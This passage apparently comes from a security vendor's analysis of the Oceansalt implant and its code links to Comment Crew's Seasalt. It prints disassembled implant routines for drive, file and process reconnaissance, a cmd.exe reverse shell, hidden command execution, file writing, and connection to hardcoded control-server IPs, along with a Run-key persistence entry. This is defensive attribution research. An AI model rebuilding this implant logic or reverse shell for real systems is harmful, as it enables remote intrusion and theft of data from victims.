Both implants execute their capabilities in the same way, which indicates they were both developed from the same code base. The response codes used by both implants to indicate the success or failure of the commands executed on the endpoint are also an exact match. Some of these similarities:

- Drive reconnaissance capability: Similar code signatures. Both implants use the same codes to indicate the drive type to the control server.

```
                sub     esp, 140h
                mov     ax, word_40A154
                push    edi
                mov     word ptr [esp+144h+buf], ax
                mov     ecx, 40h
                xor     eax, eax
                lea     edi, [esp+144h+var_12A]
                rep stosd
                stosw
                call    ds:GetLogicalDrives
                mov     edx, eax
                test    edx, edx
                mov     [esp+144h+var_140], edx
                jz      loc_401A0E
                push    ebx
                push    ebp
                mov     ebp, [esp+14Ch+var_140]
                push    esi
                xor     ebx, ebx

loc_4018FE:                             ; CODE XREF: send_drive_info+EA↓j
                mov     eax, edx
                mov     ecx, ebx
                shr     eax, cl
                test    eax, eax
                jz      loc_4019B0
                test    al, 1
                jz      loc_4019A6
                mov     cl, bl
                lea     edx, [esp+150h+RootPathName]
                add     cl, 41h
                push    edx             ; lpRootPathName
                mov     [esp+154h+RootPathName], cl
                mov     [esp+154h+var_13B], 3Ah
                mov     [esp+154h+var_13A], 0
                call    ds:GetDriveTypeA
                cmp     eax, DRIVE_REMOVABLE
                jnz     short drive_not_removable
                xor     ebp, ebp
                jmp     short drive_not_remote
; ---------------------------------------------------------------------------

drive_not_removable:                    ; CODE XREF: send_drive_info+75↑j
                cmp     eax, DRIVE_FIXED
                jnz     short drive_not_fixed
                mov     ebp, 1
                jmp     short drive_not_remote
; ---------------------------------------------------------------------------

drive_not_fixed:                        ; CODE XREF: send_drive_info+7E↑j
                cmp     eax, DRIVE_CDROM
                jnz     short drive_not_cdrom
                mov     ebp, 2
                jmp     short drive_not_remote
; ---------------------------------------------------------------------------

drive_not_cdrom:                        ; CODE XREF: send_drive_info+8A↑j
                cmp     eax, DRIVE_REMOTE
                jnz     short drive_not_remote
                mov     ebp, 3

drive_not_remote:                       ; CODE XREF: send_drive_info+79↑j
                                        ; send_drive_info+85↑j ...
                lea     eax, [esp+150h+RootPathName]
                push    ebp
                push    eax
                lea     ecx, [esp+158h+var_130]
                push    offset aSD      ; "%s%d"
                push    ecx             ; char *
                call    _sprintf
```

```
                mov     [ebp+Src], ax
                lea     eax, [ebp+Dst]
                push    0               ; Val
                push    eax             ; Dst
                call    _memset
                add     esp, 0Ch
                call    ds:GetLogicalDrives
                mov     [ebp+drives_bitmask], eax
                test    eax, eax
                jz      loc_134152F
                push    ebx
                mov     ebx, [ebp+drives_bitmask]
                xor     ecx, ecx
                push    esi
                push    edi
                mov     [ebp+var_144], ecx
                lea     esi, [ecx+3]
                lea     ecx, [ecx+0]

loc_1341440:                            ; CODE XREF: send_drive_info+111↓j
                shr     eax, cl
                test    eax, eax
                jz      loc_13414F7
                test    al, 1
                jz      loc_13414E1
                lea     eax, [ecx+41h]
                mov     [ebp+var_F], 3Ah
                mov     [ebp+RootPathName], al
                lea     eax, [ebp+RootPathName]
                push    eax             ; lpRootPathName
                call    ds:GetDriveTypeA
                cmp     eax, DRIVE_REMOVABLE
                jnz     short drive_not_removable
                xor     ebx, ebx
                jmp     short print_info_on_drive
; ---------------------------------------------------------------------------

drive_not_removable:                    ; CODE XREF: send_drive_info+88↑j
                cmp     eax, DRIVE_FIXED
                jnz     short drive_not_fixed
                lea     ebx, [eax-2]
                jmp     short print_info_on_drive
; ---------------------------------------------------------------------------

drive_not_fixed:                        ; CODE XREF: send_drive_info+94↑j
                cmp     eax, DRIVE_CDROM
                jnz     short drive_not_cdrom
                lea     ebx, [eax-3]
                jmp     short print_info_on_drive
; ---------------------------------------------------------------------------

drive_not_cdrom:                        ; CODE XREF: send_drive_info+9E↑j
                cmp     eax, DRIVE_REMOTE
                cmovz   ebx, esi

print_info_on_drive:                    ; CODE XREF: send_drive_info+8F↑j
                                        ; send_drive_info+99↑j ...
                push    ebx
                lea     eax, [ebp+RootPathName]
                push    eax
                lea     eax, [ebp+Dest]
                push    offset Format   ; "%s%d"
                push    eax             ; Dest
                call    _sprintf
```

Figure 18. Similarity in the drive recon functionality. Seasalt is at left.

- File reconnaissance capability: Similar API and code usage to get file information. The response codes sent to the control server to indicate whether a file was found is an exact match.

```
                lea     edi, [esp+64Ch+FindFileData]
                rep stosd
                lea     eax, [esp+64Ch+FindFileData]
                push    eax             ; lpFindFileData
                push    edx             ; lpFileName
                call    ds:FindFirstFileA
                mov     ebx, eax
                cmp     ebx, 0FFFFFFFFh
                mov     [esp+64Ch+hFindFile], ebx
                jnz     short loc_401A83
                mov     ecx, [esp+64Ch+s]
                push    0               ; flags
                push    2               ; len
                push    offset buf      ; "q"
                push    ecx             ; s
                call    ds:send
                pop     edi
                pop     ebx
                add     esp, 644h
                retn
; ---------------------------------------------------------------------------

loc_401A83:                             ; CODE XREF: _send_file_info_+41↑j
                mov     edx, [esp+64Ch+s]
                push    ebp
                mov     ebp, ds:send
                push    esi
                push    0               ; flags
                push    2               ; len
                push    offset a0       ; "o"
                push    edx             ; s
                call    ebp ; send
                mov     ecx, 58h
                xor     eax, eax
                lea     edi, [esp+654h+psfi]
                push    510h            ; uFlags
                rep stosd
                lea     eax, [esp+658h+psfi]
                push    160h            ; cbFileInfo
                push    eax             ; psfi
                lea     ecx, [esp+660h+pszPath]
                push    FILE_ATTRIBUTE_NORMAL ; dwFileAttributes
                push    ecx             ; pszPath
                call    ds:SHGetFileInfoA
```

```
                mov     esi, [ebp+lpFileName]
                lea     eax, [ebp+FindFileData]
                push    140h            ; Size
                push    0               ; Val
                push    eax             ; Dst
                call    _memset
                add     esp, 0Ch
                lea     eax, [ebp+FindFileData]
                push    eax             ; lpFindFileData
                push    esi             ; lpFileName
                call    ds:FindFirstFileA
                mov     ebx, eax
                push    0               ; flags
                push    2               ; len
                cmp     ebx, INVALID_HANDLE_VALUE
                jnz     short loc_1341707
                push    offset aQ       ; "q"
                push    [ebp+s]         ; s
                call    _encode_and_send_
                add     esp, 10h
                pop     esi
                pop     ebx
                mov     ecx, [ebp+var_4]
                xor     ecx, ebp
                call    __security_check_cookie(x)
                mov     esp, ebp
                pop     ebp
                retn
; ---------------------------------------------------------------------------

loc_1341707:                            ; CODE XREF: _send_file_info_+45↑j
                push    offset a0       ; "o"
                push    [ebp+s]         ; s
                call    _encode_and_send_
                push    160h            ; Size
                lea     eax, [ebp+psfi]
                push    0               ; Val
                push    eax             ; Dst
                call    _memset
                add     esp, 1Ch
                lea     eax, [ebp+psfi]
                push    510h            ; uFlags
                push    160h            ; cbFileInfo
                push    eax             ; psfi
                push    FILE_ATTRIBUTE_NORMAL ; dwFileAttributes
                lea     eax, [ebp+pszPath]
                push    eax             ; pszPath
                call    ds:SHGetFileInfoA
```

Figure 19. Similarity in the command execution capability. Seasalt is at left.

- Reverse-shell creation capability: Both implants use similar code signatures to create a reverse shell on the infected endpoint. Both reverse shells are based on cmd.exe.

```
mov     eax, 106Ch
call    __alloca_probe
push    ebx
push    ebp
push    esi
mov     esi, ds:CreatePipe
xor     ebx, ebx
push    edi
lea     eax, [esp+107Ch+PipeAttributes]
push    ebx                 ; nSize
push    eax                 ; lpPipeAttributes
mov     ebp, 1
push    offset hWritePipe ; hWritePipe
push    offset hreadPipe ; hReadPipe
mov     [esp+108Ch+PipeAttributes.nLength], 0Ch
mov     [esp+108Ch+PipeAttributes.lpSecurityDescriptor], ebx
mov     [esp+108Ch+PipeAttributes.bInheritHandle], ebp
call    esi ; CreatePipe
lea     ecx, [esp+107Ch+PipeAttributes]
push    ebx                 ; nSize
push    ecx                 ; lpPipeAttributes
push    offset hWritePipe_2 ; hWritePipe
push    offset hReadPipe_2 ; hReadPipe
call    esi ; CreatePipe
mov     eax, dword ptr aCmd_exe+4 ; "exe"
mov     edx, dword ptr aCmd_exe ; "cmd.exe"
mov     [esp+107Ch+var_105C], eax
mov     ecx, 11h
xor     eax, eax
lea     edi, [esp+107Ch+StartupInfo]
rep stosd
mov     eax, hWritePipe
mov     ecx, hReadPipe_2
mov     dword ptr [esp+107Ch+CommandLine], edx
mov     [esp+107Ch+StartupInfo.hStdError], eax
mov     [esp+107Ch+StartupInfo.hStdOutput], eax
lea     edx, [esp+107Ch+ProcessInformation]
lea     eax, [esp+107Ch+StartupInfo]
push    edx                 ; lpProcessInformation
push    eax                 ; lpStartupInfo
push    ebx                 ; lpCurrentDirectory
push    ebx                 ; lpEnvironment
push    ebx                 ; dwCreationFlags
mov     [esp+1090h+StartupInfo.hStdInput], ecx
push    ebp                 ; bInheritHandles
push    ebx                 ; lpThreadAttributes
lea     ecx, [esp+1098h+CommandLine]
push    ebx                 ; lpProcessAttributes
push    ecx                 ; lpCommandLine
push    ebx                 ; lpApplicationName
mov     [esp+10A4h+StartupInfo.dwFlags], 101h
mov     [esp+10A4h+StartupInfo.wShowWindow], bx
call    ds:CreateProcessA
push    7D0h                ; dwMilliseconds
call    ds:Sleep
```

```
mov     eax, 1070h
call    __alloca_probe
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
push    ebx
push    esi
mov     esi, ds:CreatePipe
lea     eax, [ebp+PipeAttributes]
push    0                   ; nSize
push    eax                 ; lpPipeAttributes
push    offset hWritePipe ; hWritePipe
push    offset hReadPipe ; hReadPipe
mov     [ebp+PipeAttributes.nLength], 0Ch
mov     [ebp+PipeAttributes.lpSecurityDescriptor], 0
mov     [ebp+PipeAttributes.bInheritHandle], 1
call    esi ; CreatePipe
push    0                   ; nSize
lea     eax, [ebp+PipeAttributes]
push    eax                 ; lpPipeAttributes
push    offset hWritePipe_2 ; hWritePipe
push    offset hReadPipe_2 ; hReadPipe
call    esi ; CreatePipe
mov     eax, dword ptr ds:aCmd_exe ; "cmd.exe"
mov     dword ptr [ebp+CommandLine], eax
mov     eax, dword ptr ds:aCmd_exe+4 ; "exe"
push    44h                 ; Size
mov     [ebp+var_8], eax
lea     eax, [ebp+StartupInfo]
push    0                   ; Val
push    eax                 ; Dst
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
xor     eax, eax
mov     [ebp+StartupInfo.wShowWindow], ax
mov     eax, hReadPipe_2
mov     [ebp+StartupInfo.hStdInput], eax
mov     eax, hWritePipe
mov     [ebp+StartupInfo.hStdError], eax
mov     [ebp+StartupInfo.hStdOutput], eax
lea     eax, [ebp+ProcessInformation]
push    eax                 ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                 ; lpStartupInfo
push    0                   ; lpCurrentDirectory
push    0                   ; lpEnvironment
push    0                   ; dwCreationFlags
push    1                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
lea     eax, [ebp+CommandLine]
push    eax                 ; lpCommandLine
push    0                   ; lpApplicationName
call    ds:CreateProcessA
push    7D0h                ; dwMilliseconds
call    ds:Sleep
```

Figure 20. Reverse-shell creation capability similarities. Seasalt is at left.

## Code Differences from Seasalt

There are a few differences between the two implants in implementation; these demonstrate that Oceansalt is not simply a recompilation of Seasalt source code. However, these differences also provide evidence that Oceansalt is an evolution of Seasalt.

- **Encoding:** The Oceansalt implant uses an encoding and decoding mechanism before any data is sent to the control server. The Seasalt implant does not use this encoding and sends unencrypted data to the control server.
- **Control server address:** Oceansalt uses a hardcoded control server address to establish communication. Seasalt parses the control address from its binary by decoding data.
- **Persistence:** Oceansalt has no persistence mechanisms to ensure continued infection over endpoint reboots. Seasalt, on the other hand, copies itself to C:\DOCUMEN~1\<userid>\java.exe and creates a registry entry to ensure infection after reboot:
  - HKLM\Software\Microsoft\Windows\currentVersion\Run | sysinfo

Based on the executable header information, Seasalt was compiled on March 30, 2010. Oceansalt was compiled on June 1, 2018. Highlighting the compilation timestamps is important because, as our preceding analysis demonstrates, the samples have a high degree of code sharing:

- Multiple code matches and similarities
- Multiple functional similarities
- Identical command capabilities
- Same command and response codes issued by and sent to the control server

The code used to create the reverse shell in Oceansalt is an exact match with that of Comment Crew's Seasalt implant. The mechanism for creating the reverse shell (pipe-based inter-process communication for standard I/O handles) is also seen in Comment Crew implants such as WebC2-CSON and WebC2-GREENCAT.

These matches lead us to believe that Oceansalt is based on Seasalt, because it reuses much of the code base developed 10 years ago. Seasalt's public disclosure in the Comment Crew report does not seem to have discouraged Oceansalt's developer.

## Obfuscated Oceansalt Comparison with Seasalt

We offer a comparative analysis of the following partially obfuscated implants against the initial Oceansalt sample and the Seasalt implant from Comment Crew.

| SHA-1 | Compile Date | Role |
|---|---|---|
| fc121db04067cffbed04d7403c1d222d376fa7ba | 7/16/2018 | Partially obfuscated Oceansalt |
| 281a13ecb674de42f2e8fdaea5e6f46a5436c685 | 7/17/2018 | Partially obfuscated Oceansalt |
| 1f70715e86a2fcc1437926ecfaeadc53ddce41c9 | 7/17/2018 | Partially obfuscated Oceansalt |
| ec9a9d431fd69e23a5b770bf03fe0fb5a21c0c36 | 7/16/2018 | Partially obfuscated Oceansalt |
| 12a9faa96ba1be8a73e73be72ef1072096d964fb | 7/17/2018 | Partially obfuscated Oceansalt |
| be4fbb5a4b32db20a914cad5701f5c7ba51571b7 | 7/17/2018 | Partially obfuscated Oceansalt |
| 0ae167204c841bdfd3600dddf2c9c185b17ac6d4 | 7/17/2018 | Partially obfuscated Oceansalt |

All the partially obfuscated Oceansalt implants have the following characteristics:

- All implants were compiled during a three-day period: July 16–18
- All implants contain debug statements (print logs) written to the log file: C:\Users\Public\Videos\temp.log
- These debug statements begin with the timestamp and consist of the following keywords at the beginning of the debug message:
  - [WinMain]
  - [FraudProc]
- All implants connected to the same control server IP address: 27.102.112.179
- Although none of the partially obfuscated implants contain any additional capabilities (as compared with the initial Oceansalt or Seasalt), some of the partially obfuscated implants are missing the reverse-shell capabilities:

| Partially Obfuscated Oceansalt Hash | Reverse-Shell Capability? |
|---|---|
| C1773E9CF8265693F37DF1A39E0CBBE2 | No |
| 0355C116C02B02C05D6E90A0B3DC107C | Yes |
| 74A50A5705E2AF736095B6B186D38DDF | Yes |
| 45C362F17C5DC8496E97D475562BEC4D | No |
| D14DD769C7F53ACEC482347F539EFDF4 | No |
| B2F6D9A62C63F61A6B33DC6520BFCCCD | Yes |
| 76C8DA4147B08E902809D1E80D96FBB4 | Yes |

## Evidence of Source-Code Sharing

We present evidence of source-code sharing between the Oceansalt authors and Comment Crew, based on our comparative analysis of the three sets of samples: Oceansalt, partially obfuscated Oceansalt, and Seasalt.

- There is no possibility the attackers could have re-instrumented Seasalt by simply modifying the control server IP addresses:
  - The mechanism for obtaining the address in Seasalt is different from Oceansalt's. Seasalt looks for encoded data at the end of the binary, decodes this data into tokens separated by the marker "$," and obtains the control server information.
  - Oceansalt implants have the control server IP addresses and port numbers hardcoded as plain-text strings in the binaries
- Some of the partially obfuscated Oceansalt implants are missing the reverse-shell capability. All other capabilities (code signatures, response codes, etc.) and command codes are similar. (Command codes are either the same or off by 1.) Modifying capabilities in this fashion is possible only with access to the source code of Seasalt.

- The presence of debug strings tracing the code flow of the Oceansalt implants indicates they were compiled after adding debug information to the source code of Seasalt:
  - [WinMain]after recv cmd=%d 0Dh 0Ah
  - [WinMain]before recv 0Dh 0Ah
  - [FraudProc]Engine is still active! 0Dh 0Ah
  - [FraudPRoc]Process Restart! 0Dh 0Ah
- The presence of these debug strings also indicates that the authors who modified the source code may have used these samples to perform their initial testing before obfuscating and releasing the implants to their victims, without scrubbing the debug strings
- The Oceansalt implant 531dee019792a089a4589c2cce3dac95 (compiled June 1) contains a few key features that indicate compilation from the source code of Seasalt:
  - Does not contain the reverse-shell capability
  - Does not contain the drive recon capability
  - Loads API SHGetFileInfoA() dynamically without statically importing it. This also suggests that Seasalt's source code was modified before compilation.

```
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
_WinMain@16     proc near               ; CODE XREF: ___tmainCRTStartup+115↓p

var_328         = byte ptr -328h
var_228         = byte ptr -228h
var_128         = byte ptr -128h
CmdLine         = byte ptr -124h
buf             = byte ptr -24h
var_20          = dword ptr -20h
message_argument= byte ptr -1Ch
var_1B          = dword ptr -1Bh
var_17          = word ptr -17h
var_15          = byte ptr -15h
ProcName        = byte ptr -14h
var_F           = dword ptr -0Fh
var_B           = dword ptr -0Bh
var_7           = byte ptr -7
var_4           = dword ptr -4
hInstance       = dword ptr  8
hPrevInstance   = dword ptr  0Ch
lpCmdLine       = dword ptr  10h
nShowCmd        = dword ptr  14h

                push    ebp
                mov     ebp, esp
                sub     esp, 328h
                mov     eax, ___security_cookie
                xor     eax, ebp
                mov     [ebp+var_4], eax
                xor     eax, eax
                mov     dword ptr [ebp+ProcName+1], eax
                mov     [ebp+var_F], eax
                mov     [ebp+var_B], eax
                mov     [ebp+var_7], al
                lea     eax, [ebp+ProcName]
                push    eax             ; lpProcName
                push    offset LibFileName ; "shell32.dll"
                mov     dword ptr [ebp+ProcName], 'eGHS'
                mov     dword ptr [ebp-10h], 'liFt'
                mov     [ebp+var_F+3], 'fnIe'
                mov     word ptr [ebp+var_B+3], 'o'
                call    ds:LoadLibraryA
                push    eax             ; hModule
                call    ds:GetProcAddress
                push    eax             ; message_argument
                push    offset aWinmainFsgfiX ; "[WinMain]fSGFI= %x\r\n"
                mov     SHGetFileInfoA, eax
                call    print_to_log_file
```

Figure 21. Dynamic API loading in an Oceansalt implant.

## Oceansalt Capabilities

Oceansalt is 76KB, a minimal on-disk footprint that is harder to detect than larger malware. The implant has a variety of capabilities for capturing data from the victim's machine using a structured command system. From our research we have determined that this implant is a first-stage component. Further stages are downloaded through its commands. Oceansalt also supports commands enabling the attacker to take various actions on the victim's system.

### Initial reconnaissance

Oceansalt starts by trying to connect to its control server at 158.69.131.78:8080. Once connected, the implant sends the following information about the endpoint:

- IP address
- Computer name
- File path of the implant

All data sent to the control server is encoded with a NOT operation on each byte.

```
push    ebp
mov     ebp, esp
sub     esp, 320h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
call    _contruct_ip_address_and_port_of_CnC
test    eax, eax
jz      loc_134248E
call    _WSAStartup_
push    offset byte_13540C0
call    _gethostbyname_to_get_computer_name
push    offset byte_13541C0 ; int
push    offset byte_13540C0 ; name
call    _gethostbyname_inet_ntoa_to_get_ip_address_of_self
add     esp, 0Ch
xor     ecx, ecx
```

Figure 22. Initial data gathered from the endpoint by Oceansalt.

```
push    offset name     ; name
call    edi ; gethostbyname
mov     eax, [eax+0Ch]
mov     eax, [eax]
push    dword ptr [eax] ; in
call    ds:inet_ntoa
push    0               ; protocol
push    SOCK_STREAM     ; type
push    AF_INET         ; af
mov     ebx, eax
call    ds:socket
mov     s, eax
cmp     eax, INVALID_HANDLE_VALUE
jz      ret_loc
mov     eax, 2
mov     sockaddr_0.sa_family, ax
movzx   eax, word ptr port_number ; port_number = 0x1f90 = 8080
push    eax             ; hostshort
call    ds:htons
push    ebx             ; cp
mov     word ptr sockaddr_0.sa_data, ax
call    ds:inet_addr
push    10h             ; namelen
push    offset sockaddr_0 ; name
push    s               ; s
mov     dword ptr sockaddr_0.sa_data+2, eax
call    ds:connect
cmp     eax, INVALID_HANDLE_VALUE
jnz     short connected_to_CnC
push    s               ; s
call    ds:closesocket
push    5000            ; dwMilliseconds
call    esi ; Sleep
```

Figure 23. Control server connection functionality for Oceansalt.

## Command handler functions

Oceansalt can execute 12 commands. Each command received from the control server is represented by a command code ranging from 0x0 to 0xB (0 to 11).

```
command_index_table dd offset send_drive_info_loc
                                        ; DATA XREF: WinMain(x,x,x,x)+234↑r
                dd offset send_file_info_loc ; jump table for switch statement
                dd offset execute_command_loc
                dd offset delete_file_loc
                dd offset write_file_loc
                dd offset read_file_loc
                dd offset send_process_info_loc
                dd offset terminate_process_loc
                dd offset create_reverse_shell_loc
                dd offset send_commands_to_reverse_shell_loc
                dd offset cleanup_ipc_pipes_for_reverse_shell_loc
                dd offset test_send_recv_loc
```

Figure 24. Command index table showing Oceansalt's capabilities.

```
receive_and_execute_commands_from_CnC:  ; CODE XREF: WinMain(x,x,x,x)+33D↓j
                push    0               ; flags
                push    104h            ; len
                lea     eax, [ebp+Dst]
                push    eax             ; buf
                push    s               ; s
                call    _recv_and_decode_
                add     esp, 10h
                test    eax, eax
                jle     loc_1342473
                mov     eax, [ebp+Dst]
                dec     eax
                cmp     eax, 0Bh        ; switch 12 cases  based on command ID in eax
                ja      default_case    ; jumptable 00402364 default case
                jmp     ds:command_index_table[eax*4] ; switch jump
; ---------------------------------------------------------------------------

send_drive_info_loc:                    ; CODE XREF: WinMain(x,x,x,x)+234↑j
                                        ; DATA XREF: .text:command_index_table↓o
                push    s               ; jumptable 00402364 case 0
                call    send_drive_info
                jmp     loc_134244D
; ---------------------------------------------------------------------------

send_file_info_loc:                     ; CODE XREF: WinMain(x,x,x,x)+234↑j
                                        ; DATA XREF: .text:command_index_table↓o
                lea     eax, [ebp+CmdLine] ; jumptable 00402364 case 1
                push    eax             ; lpFileName
                push    s               ; s
                call    _send_file_info_
                add     esp, 8
                jmp     default_case    ; jumptable 00402364 default case
; ---------------------------------------------------------------------------

execute_command_loc:                    ; CODE XREF: WinMain(x,x,x,x)+234↑j
                                        ; DATA XREF: .text:command_index_table↓o
                lea     eax, [ebp+CmdLine] ; jumptable 00402364 case 2
                push    eax             ; lpCmdLine
                push    s               ; s
                call    _winexec_file_
                add     esp, 8
                jmp     default_case    ; jumptable 00402364 default case
; ---------------------------------------------------------------------------

delete_file_loc:                        ; CODE XREF: WinMain(x,x,x,x)+234↑j
                                        ; DATA XREF: .text:command_index_table↓o
                lea     eax, [ebp+CmdLine] ; jumptable 00402364 case 3
                push    eax             ; lpFileName
                push    s               ; s
                call    _delete_file_
                add     esp, 8
                jmp     default_case    ; jumptable 00402364 default case
; ---------------------------------------------------------------------------

write_file_loc:                         ; CODE XREF: WinMain(x,x,x,x)+234↑j
                                        ; DATA XREF: .text:command_index_table↓o
                push    s               ; jumptable 00402364 case 4
                call    _write_file_to_disk_
                jmp     short loc_134244D
```

Figure 25. Oceansalt's command execution functionality.

## 0x0: Drive recon

The control server sends this command code to Oceansalt to extract drive information from the endpoint. The format of the drive information:

#<Drive _ letter>:<Drive _ type><Drive _ letter>:<Drive _ type>...#

| Legend | Description |
| --- | --- |
| <Drive_letter> | A,B,C,D,E, etc., representing all logical drives on the system |
| <Drive_type> | 0 = DRIVE_REMOVABLE<br>1 = DRIVE_FIXED<br>2 = DRIVE_CDROM<br>3 = DRIVE_REMOTE |

```
                push    0                   ; Val
                push    eax                 ; Dst
                call    _memset
                add     esp, 0Ch
                call    ds:GetLogicalDrives
                mov     [ebp+drives_bitmask], eax
                test    eax, eax
                jz      loc_134152F
                push    ebx
                mov     ebx, [ebp+drives_bitmask]
                xor     ecx, ecx
                push    esi
                push    edi
                mov     [ebp+var_144], ecx
                lea     esi, [ecx+3]
                lea     ecx, [ecx+0]

loc_1341440:                                ; CODE XREF: send_drive_info+111↓j
                shr     eax, cl
                test    eax, eax
                jz      loc_13414F7
                test    al, 1
                jz      loc_13414E1
                lea     eax, [ecx+41h]
                mov     [ebp+var_F], 3Ah
                mov     [ebp+RootPathName], al
                lea     eax, [ebp+RootPathName]
                push    eax                 ; lpRootPathName
                call    ds:GetDriveTypeA
                cmp     eax, DRIVE_REMOVABLE
                jnz     short drive_not_removable
                xor     ebx, ebx
                jmp     short print_info_on_drive
; ---------------------------------------------------------------------------

drive_not_removable:                        ; CODE XREF: send_drive_info+88↑j
                cmp     eax, DRIVE_FIXED
                jnz     short drive_not_fixed
                lea     ebx, [eax-2]
                jmp     short print_info_on_drive
; ---------------------------------------------------------------------------

drive_not_fixed:                            ; CODE XREF: send_drive_info+94↑j
                cmp     eax, DRIVE_CDROM
                jnz     short drive_not_cdrom
                lea     ebx, [eax-3]
                jmp     short print_info_on_drive
; ---------------------------------------------------------------------------

drive_not_cdrom:                            ; CODE XREF: send_drive_info+9E↑j
                cmp     eax, DRIVE_REMOTE
                cmovz   ebx, esi

print_info_on_drive:                        ; CODE XREF: send_drive_info+8F↑j
                                            ; send_drive_info+99↑j ...
                push    ebx
                lea     eax, [ebp+RootPathName]
                push    eax
                lea     eax, [ebp+Dest]
                push    offset Format   ; "%s%d"
                push    eax                 ; Dest
                call    _sprintf
```

Figure 26. Oceansalt gathering drive information.

### 0x1: File recon

Sends the following information about a specific file (or file pattern) specified by the control server:

- Filename
- Type of file on disk, for example, file or folder
- "OK" if file was found on the location
- File creation time in format <YYYY-mm-DD HH:MM:SS>

### 0x2: Command execute

Executes a command line using WinExec(). The command line is provided by the control server along with the command number. For example:

```
<DWORD representing command
number><command line to be executed>
02 00 00 00 C:\Windows\system32\calc.exe
```

The command line is executed with a hidden window (using the SW_HIDE option for WinExec()).

```
                push    ebp
                mov     ebp, esp
                push    SW_HIDE         ; uCmdShow
                push    [ebp+lpCmdLine] ; lpCmdLine
                call    ds:WinExec
                push    0               ; flags
                push    2               ; len
                cmp     eax, 31         ; return value is gt 31 if WinExec succeeds
                jle     short winexec_failed
                push    offset a0       ; "0"
                push    [ebp+s]         ; s
                call    _encode_and_send_
                add     esp, 10h
                pop     ebp
                retn
; ---------------------------------------------------------------------------

winexec_failed:                         ; CODE XREF: _winexec_file_+15↑j
                push    offset a1       ; "1"
                push    [ebp+s]         ; s
                call    _encode_and_send_
                add     esp, 10h
                pop     ebp
                retn
_winexec_file_  endp
```

Figure 27. Oceansalt's command execution capability.

### 0x3: File delete

- Deletes a file specified by the control server from the disk
- Once an operation is completed, the implant sends a "0" (in ASCII) to the control server to indicate the successful execution of the command
- If the operation fails, Oceansalt sends a "1" (in ASCII) to indicate failure

### 0x4: File write

- Creates a file specified by a file path provided by the control server, which also provides the content to be written to the file path
- If the file write is successful, Oceansalt sends the keyword "upfileok" indicating success
- If the file write fails, the implant sends the keyword "upfileer" indicating failure

```
                push    0                   ; flags
                push    204h                ; len
                push    eax                 ; buf
                push    edi                 ; s
                call    _recv_and_decode_ ; get filename/path to wrtie to
                add     esp, 10h
                lea     eax, [ebp+FileName]
                push    0                   ; hTemplateFile
                push    FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
                push    CREATE_ALWAYS       ; dwCreationDisposition
                push    0                   ; lpSecurityAttributes
                push    FILE_SHARE_WRITE ; dwShareMode
                push    GENERIC_WRITE       ; dwDesiredAccess
                push    eax                 ; lpFileName
                call    ds:CreateFileA
                mov     ebx, eax
                test    ebx, ebx
                jnz     short createfile_success
                push    eax                 ; flags
                push    9                   ; len
                push    offset aUpfileer ; "upfileer"
                push    edi                 ; s
                call    _encode_and_send_
                add     esp, 10h
                pop     edi
                pop     ebx
                mov     ecx, [ebp+var_4]
                xor     ecx, ebp
                call    __security_check_cookie(x)
                mov     esp, ebp
                pop     ebp
                retn
; ---------------------------------------------------------------------------

createfile_success:                         ; CODE XREF: _write_file_to_disk_+52↑j
                push    esi
                mov     esi, [ebp+var_400]
                test    esi, esi
                jz      short loc_1341338

loc_13412E0:                                ; CODE XREF: _write_file_to_disk_+D6↓j
                push    3FFh                ; Size
                lea     eax, [ebp+Dst]
                mov     [ebp+Buffer], 0
                push    0                   ; Val
                push    eax                 ; Dst
                call    _memset
                push    0                   ; flags
                push    400h                ; len
                lea     eax, [ebp+Buffer]
                push    eax                 ; buf
                push    edi                 ; s
                call    _recv_and_decode_ ; get data to wrtie to file
                add     esp, 1Ch
                cmp     eax, 0FFFFFFFFh
                jz      short loc_1341362
                push    0                   ; lpOverlapped
                lea     ecx, [ebp+NumberOfBytesWritten]
                sub     esi, eax
                push    ecx                 ; lpNumberOfBytesWritten
                push    eax                 ; nNumberOfBytesToWrite
                lea     eax, [ebp+Buffer]
                push    eax                 ; lpBuffer
                push    ebx                 ; hFile
                call    ds:WriteFile
                test    eax, eax
                jz      short loc_1341369
                test    esi, esi
                jnz     short loc_13412E0

loc_1341338:                                ; CODE XREF: _write_file_to_disk_+7E↑j
                push    ebx                 ; hObject
                call    ds:CloseHandle
                push    0                   ; flags
                push    9                   ; len
                push    offset aUpfileok ; "upfileok"

loc_1341348:                                ; CODE XREF: _write_file_to_disk_+112↓j
                push    edi                 ; s
                call    _encode_and_send_
```

Figure 28. Oceansalt's file-writing capability.

### 0x6: Process recon

- Sends the name and ID for every process running on the system to the control server
- Process data is sent via individual packets, that is, one packet per process

```
                        push    esi
                        push    edi
                        push    0                   ; th32ProcessID
                        push    2                   ; dwFlags
28+                     mov     [ebp+pe.dwSize], 128h
                        call    CreateToolhelp32Snapshot
                        mov     edi, eax
00                      mov     [ebp+var_8], 1
                        lea     eax, [ebp+pe]
                        push    eax                 ; lppe
                        push    edi                 ; hSnapshot
                        call    Process32First
                        mov     esi, [ebp+s]
                        test    eax, eax
                        jz      short loc_1341CC9
                        jmp     short loc_1341C60
   ; ---------------------------------------------------------------------------
00+                     align 10h

   loc_1341C60:                                     ; CODE XREF: _send_process_info_+45↑j
                                                    ; _send_process_info_+87↓j
                        xor     eax, eax

   loc_1341C62:                                     ; CODE XREF: _send_process_info_+65↓j
FF                      mov     cl, [ebp+eax+pe.szExeFile]
                        lea     eax, [eax+1]
FF                      mov     [ebp+eax+pe.szExeFile+103h], cl
                        test    cl, cl
                        jnz     short loc_1341C62
                        mov     eax, [ebp+pe.th32ProcessID]
                        mov     [ebp+pid], eax

   loc_1341C80:                                     ; CODE XREF: _send_process_info_+A6↓j
                        push    0                   ; flags
                        push    108h                ; len
                        lea     eax, [ebp+Src]
                        push    eax                 ; Src
                        push    esi                 ; s
                        call    _encode_and_send_
                        push    0                   ; flags
                        push    2                   ; len
                        lea     eax, [ebp+buf]
                        push    eax                 ; buf
                        push    esi                 ; s
                        call    _recv_and_decode_
                        lea     eax, [ebp+buf]
                        push    eax                 ; Str
                        call    _strtol_
                        add     esp, 24h
